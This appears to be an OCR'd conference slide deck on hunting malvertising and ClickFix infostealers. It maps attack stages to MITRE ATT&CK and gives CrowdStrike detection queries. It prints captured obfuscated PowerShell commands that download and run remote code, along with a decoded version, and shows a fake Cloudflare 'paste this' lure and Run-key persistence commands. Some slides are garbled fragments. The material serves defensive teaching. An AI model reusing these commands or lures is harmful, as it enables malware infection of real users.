

# AVANTech-Day 2026



## Threat Hunting Deep Dive: Von Hypothese zu Detection Engineering

**Alessandro Salucci**

Cyber Security Specialist,  
AVANTEC



# WHO IS YOUR HUNTER?

A quick profile check before we climb the pyramid.

NAME **Alessandro Salucci**  
ROLE Cyber Security Specialist · AVANTEC Cyber Defence Center  
STACK **CrowdStrike / Microsoft Defender for Endpoint**  
**VECTRA Ai**  
**Hunters.Ai (NEXT-GEN SIEM)**

why this talk exists

**Your data left.**  
**You just haven't noticed yet.**

Stop asking: "What hash fired?"

Start asking: "What behavior are we missing?"

45 MINUTES · 1 CASE STUDY · 4 ACTS · 3 TAKEAWAYS

> *credibility through stack, not bio.*



AVANTiger 2.0

# MALVERTISING

TamperedChef / BaoLoader / AppSuite-PDF / ManualFinder  
YAPA (Yet Another PDF Application)

```
root@avantec:~/talks/AVANTech-Day_2026# ./open_talk.sh --date 2026-05-07 --audience
```

```
[ OK ] Loading narrative...  
[ OK ] Initializing pyramid of pain...  
[ OK ] Attaching OSINT handlers...
```

**Last week, 41% of this room received a  
TamperedChef ad.**

**...% of you clicked.**

---

>> QUESTION: What is MALVERTISING?

# MALVERTISING EXAMPLE

The screenshot shows a product page for WinZip. Several elements are circled in red, indicating suspicious activity:

- Start Download** button at the top left.
- Free Download** button at the top right.
- Download Now** button with a checkmark icon.
- CNET Editors' Rating** section showing 5 stars and 'Outstanding'.
- Average User Rating** section showing 5 stars and 'out of 1,749 votes'.
- Start Download** button in the middle right section.
- Free Download** button in the middle right section.
- Zip Free Download** advertisement at the bottom right.
- WinZip 17.3.0 Official** advertisement at the bottom right.
- Open ZIP Files - free** advertisement at the bottom right.

The page content includes:

- Home » Windows Software » Utilities & Operating Systems » File Compression » WinZip
- WinZip**
- Download Now** (CNET Secure Download)
- CNET Editors' note:** The Download Now link will download a small installer file to your desktop. Remain online and double-click the installer to proceed with the actual download.
- CNET Editors' review** by **Eddie Cho** on October 15, 2012
- WinZip continues to push off last year's momentum with version 17 to persuade users that it remains significant in today's world of computing.
- Much of what's under the hood remains solid and hasn't aged. The latest entry builds upon the 64-bit ZIP engine from 2011 by adding additional OpenCL support for multicore CPUs like Ivy Bridge and AMD Fusion. But in version 17, WinZip's redesigned ribbon interface and workflow takes the spotlight.
- WinZip has opted to simplify the way users manage their archives with a redesigned ribbon. The language is easier to understand and bears some resemblance to a certain


<https://www.surfnetkids.com/tech/2275/real-download-button/>

# SCARWARE



# SEO-/Ad-Poisoning

SEO algorithms rank websites based on various factors



The screenshot shows a Google search for "Free Professional PDF Editor Download". The search results are as follows:

- Easy2Convert** (https://www.easy2convert.com) - **Easy2Convert - Batch Image Converting Software**. Description: Easy2Convert BMP to JPG PRO converts Windows or OS/2 Bitmap files to JPEG files. It has many advanced features: batch convert mode, image resize option, etc.
- PDF SparkWare** (https://pdfsparkware.com) - **PDF SparkWare - Professional PDF Software | Free Download**. Description: PDF SparkWare is a comprehensive PDF solution that allows you to view, edit, convert, and manage PDF documents with ease.
- PDFGrip** (https://pdfgrip.com) - **PDFGrip - Edit & Convert PDFs on Windows**. Description: PDFGrip - The powerful free PDF editor and converter for Windows. Edit, convert, merge, split, and compress PDFs with ease. 100% offline and private.
- PDF Architect** (https://www.pdfarchitect.org) - **PDF Editor Freeware - Kostenloser Download**. Description: Müde von vielen PDF-Tools? PDF Architect kann alles bearbeiten, konvertieren und mehr. PDF direkt bearbeiten - PDF Editor - Text in PDF-Dateien bearbeiten.

A red box highlights the PDF Architect result, and a white box highlights the PDFGrip result.

# Is it relevant?

SRF-Kassensturz · 75'537 Aufrufe · 30. April 2026 (Foto vom 1. Mai)


## SEO-Poisoning

14:13 / 16:50

SMS-Blaster: Die neue Betrugsmasche aus dem Kofferraum | 2026 | Kassensturz | SRF



SRF Kassensturz ✓  
44.400 Abonnenten



1440

75.537 Aufrufe 30.04.2026 #Kassensturz #cyberkriminalität #betrugsmasche

Kriminelle nutzen sogenannte SMS-Blaster, um Massen-Phishing-SMS zu versenden und so an Bank- oder Kreditkarten-Daten ihrer Opfer zu gelangen. Was wie ein Thriller klingt, passiert aktuell mitten in Schweizer Städten. «Kassensturz



# Not All Cats Are House Pets

The PDF Converter That Converts More Than Files

# Act 1 – Delivery

TA0001 – Initial Access — MITRE ATT&CK

<https://attack.mitre.org/>

Phase	Technique	InfoStealer manifestation	Primary detection surface
Delivery	T1189 Drive-by Compromise	Malver pages	browser DNS to newly-registered
Delivery	T1566.002 Spearphishing Link	Noodl	workEvents

CLOUDFLARE Schutz vor Bot-Angriffen

Ich bin kein Roboter Cloudflare Datenschutz · AGB

**Bestätigen Sie, dass Sie ein Mensch sind**

Führen Sie die folgenden Schritte aus, um die Verifizierung abzuschließen:

- 1 Drücken Sie **Win** + **R**
- 2 Drücken Sie **Strg** + **V**
- 3 Drücken Sie **Enter** zum Abschließen

Verifizierung wird durchgeführt...

Ray ID: 8a3f2b1c9d2e4f5a Performance & security by Cloudflare

## MITRE | ATT&CK

Reconnais

11 techniq

- Active Scanning (3)
- Gather Victim Host Information (4)
- Gather Victim Ident Information (3)
- Gather Victim Netw Information (6)
- Gather Victim Org Information (4)
- Phishing for Inform
- Search Closed Sou
- Search Open Technical Databases (5)
- Search Open Websites/Domains (3)
- Search Threat Vendor Data

Compromise (3)

- Trusted Relationship
- Valid Accounts (4)
- Wi-Fi Networks

Inter-Process Communication (3)

- Native API
- Poisoned Pipeline Execution

Matrices ▾ Tactics ▾ Techniques ▾ D

Discovery 34 techniques

Lateral Movement 9 techniques


Colle 17 tech

- Discovery (4)
- Exploitation of Remote Services
- Information Window Discovery
- Internal Spearphishing
- Information Discovery
- Lateral Tool Transfer
- Infrastructure Discovery
- Remote Service Session Hijacking (2)
- Remote Services (8)
- Service Dashboard
- Replication Through Removable Media
- Service Discovery
- Software Deployment Tools
- Storage Object Discovery
- Software Evasion
- Taint Shared Content
- Driver Discovery
- Trust Discovery
- Use Alternate Authentication Material (4)
- Directory Discovery

- Adversary-In-Middle (4)
- Archive Collection Data (3)
- Audio Capture
- Automated C
- Browser Session Hijacking
- Clipboard Data
- Data from Cl Storage
- Data from Configuration Repository (2)
- Data from inf Repositories
- Data from

# Act 2 – Execution

TA0002 – Execution — MITRE ATT&CK



**Phase**

Executio  
Executio  
Executio  
Executio  
Executio  
Executio

## PDF P

## One C

Get starte

By clicking "Get started for fre

### Alter You PDFs Fre

Edit, convert, merge, split, and one powerful desktop app. 50+ entirely offline on your Windows PC. No sign-up required.

[Download for Windows — Free](#)

Windows 10/11 • No Sign-up Required • 100% Free

## Professional Software

For All Your Do

PDF SparkWare is a comprehens to view, edit, convert, and man Experience the power of pr

[Download Now](#) [Learn](#)

**500K+** Downloads  
**4.8** Rating  
**24** Supp...

## Powerful. Fast. Precise.

### Meet - PowerDoc

The only tool you need for your pdf files.

[Download For FREE ⚡](#)

Built for Windows users who need fast, private, and powerful PDF editing.

annual-report.pdf — DOCX  
budget-2026.pdf — XLSX

[Edit PDF](#) [Convert All](#)

# CrowdStrike - Threat Hunting

Query: ClickFix.md

```
#event_simpleName = RegSystemConfigValueUpdate
| RegObjectName =
/\\REGISTRY\\USER\\.+\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\RunMRU/i
| rename(Field= regstringValue , as= RunCommand )
| length("RunCommand", as=RunCommandLength)
| RunCommandLength > 50
// Common allowlist exclusions
| RunCommand =
/(?i)(powershell|pwsh|cmd|mshta|wscript|cscript|certutil|bitsadmin|curl|wget|msbuild|co
nhost|wt\\.exe|iex|invoke-expression|invoke-
webrequest|downloadstring|frombase64string|hidden|encodedcommand|nslookup|odbcad32)/
| table([@timestamp, ComputerName, UserName, RunCommand, RunCommandLength])
```

# RESULT

@timestamp	ComputerName	RunCommand
Apr. 24, 2026 15:05:37.163		powershell.exe -wI MIniMiZe \$csWs='XwHqnTDRR';\$kp=12;\$JwH=32;\$TUW=((Get-Module -ListAvai 'Microsoft.PowerShell.Utility')).ExportedCommands.Values;\$TUW=\$TUW.Name;\$Oaz=.\$TUW[\$kp] ununlikeize.com;\$ClWs=\$TUW[\$JwH]; .\$ClWs \$Oaz;\$SkPkHDUCLiemnQXIPuTqqatLmfzBqXbFvrv\1
Apr. 24, 2026 15:03:43.325		powershell.exe -wIN Min \$CIo='pktueDXavGIiYjXcUy';\$kp=12;\$dKL=32;\$nqXU=((Get-Module -ListAvai 'Microsoft.PowerShell.Utility')).ExportedCommands.Values;\$nqXU=\$nqXU.Name;\$UbFh=.\$nqXU[\$kp] ununlikeize.com;\$RNdG=\$nqXU[\$dKL]; .\$RNdG \$UbFh;\$uQabjiuJibQoiEnjkwLQcAe\1
Apr. 22, 2026 22:25:57.878		powershell.exe -wINDOW MiNiMiz \$QkT='yXwGcCriUrLyQRgU';\$kp=12;\$aAhg=32;\$kinB=((Get-Module -ListAvai 'Microsoft.PowerShell.Utility')).ExportedCommands.Values;\$kinB=\$kinB.Name;\$Ocwv=.\$kinB[\$kp] ununlikeize.com;\$ieDV=\$kinB[\$aAhg]; .\$ieDV \$Ocwv;\$eMErfAmJMCRSpHVCy\1

```
powershell.exe -wI MIniMiZe $csWs='XwHqnTDRR';$kp=12;$JwH=32;$TUW=((Get-Module -ListAvai 'Microsoft.PowerShell.Utility')).ExportedCommands.Values;$TUW=$TUW.Name;$Oaz=.$TUW[$kp] ununlikeize.com;$ClWs=$TUW[$JwH]; .$ClWs $Oaz;$SkPkHDUCLiemnQXIPuTqqatLmfzBqXbFvrv\1
```

```
powershell.exe -WindowStyle Minimized -Command "Invoke-Expression (Invoke-RestMethod -Uri 'http://ununlikeize.com')"
```

## Detection Information:

**Detection Name:** GenericUserExecution

**Display Name:** UserExecution

**Description:** A user executed an unusual file. Adversaries can lure users into executing malicious code using spearphishing and other trickery. Review the executable and process tree.

**Scenario:** suspicious\_activity

**Severity:** High (70)

**Confidence:** 80

**Tactic:** Execution (TA0002)

**Technique:** User Execution (T1204)

# Act 3 – Persistence

TA0003 – Persistence — MITRE ATT&CK



Phase	Technique	InfoStealer manifestation	Primary detection surface
Persistence	T1547.001 Registry Run Keys	HKCU\...\Run\PDFEditorUpdater	Registry write to user Run key
Persistence	T1053.005 Scheduled Task	PDFEditorScheduledTask, schtasks /create	New task with delayed trigger (>24h) from non-system account
Persistence	T1543.003 Windows Service	(less common; Donut variants)	New-service event from suspicious binary

Results Events

4 18:00 Thu 22 06:00 12:00 18:00 Fri 23 06:00 12:00 18:00 Sat 24 06:00 12:00 18:00 Sun 25 06:00 12:00 18:00 Mon 26 06:00 12:00 18:00 Tue 27 06:00 12:00

ParentBaseFileName	CommandLine
PDFConverter.exe	reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v PDFConverterUpdateHelper /t REG_SZ /d "\"C:\Users\... \Downloads\PDFConverter.exe\" --helper" /f
PDFConverter.exe	reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce /v PDFConverterUpdateSetup /t REG_SZ /d "cmd.exe /c \"C:\Users\... \Downloads\PDFConverter.exe\" --setup" /f
PDFConverter.exe	reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v PDFConverterUpdateHelper /t REG_SZ /d "\"C:\Users\... \Downloads\PDFConverter.exe\" --helper" /f
PDFConverter.exe	reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce /v PDFConverterUpdateSetup /t REG_SZ /d "cmd.exe /c \"C:\Users\... \Downloads\PDFConverter.exe\" --setup" /f
PDFConverter.exe	reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v PDFConverterUpdateHelper /t REG_SZ /d "\"C:\Users\... \Downloads\PDFConverter.exe\" --helper" /f
PDFConverter.exe	reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce /v PDFConverterUpdateSetup /t REG_SZ /d "cmd.exe /c \"C:\Users\... \Downloads\PDFConverter.exe\" --setup" /f
PDFConverter.exe	reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v PDFConverterUpdateHelper /t REG_SZ /d "\"C:\Users\... \Downloads\PDFConverter.exe\" --helper" /f

# CrowdStrike - Threat Hunting

Query: RunKey.md


```
// CQL: reg.exe modifying Run/RunOnce keys
#event_simpleName = ProcessRollup2
| ImageFileName = /\\reg\\.exe$/i
| CommandLine = /\b(add|delete)\b/i
| CommandLine = /\\Software\\Microsoft\\Windows\\CurrentVersion\\Run(Once)?/i
| table([@timestamp, ComputerName, Username, ParentBaseFileName, CommandLine])
```

```
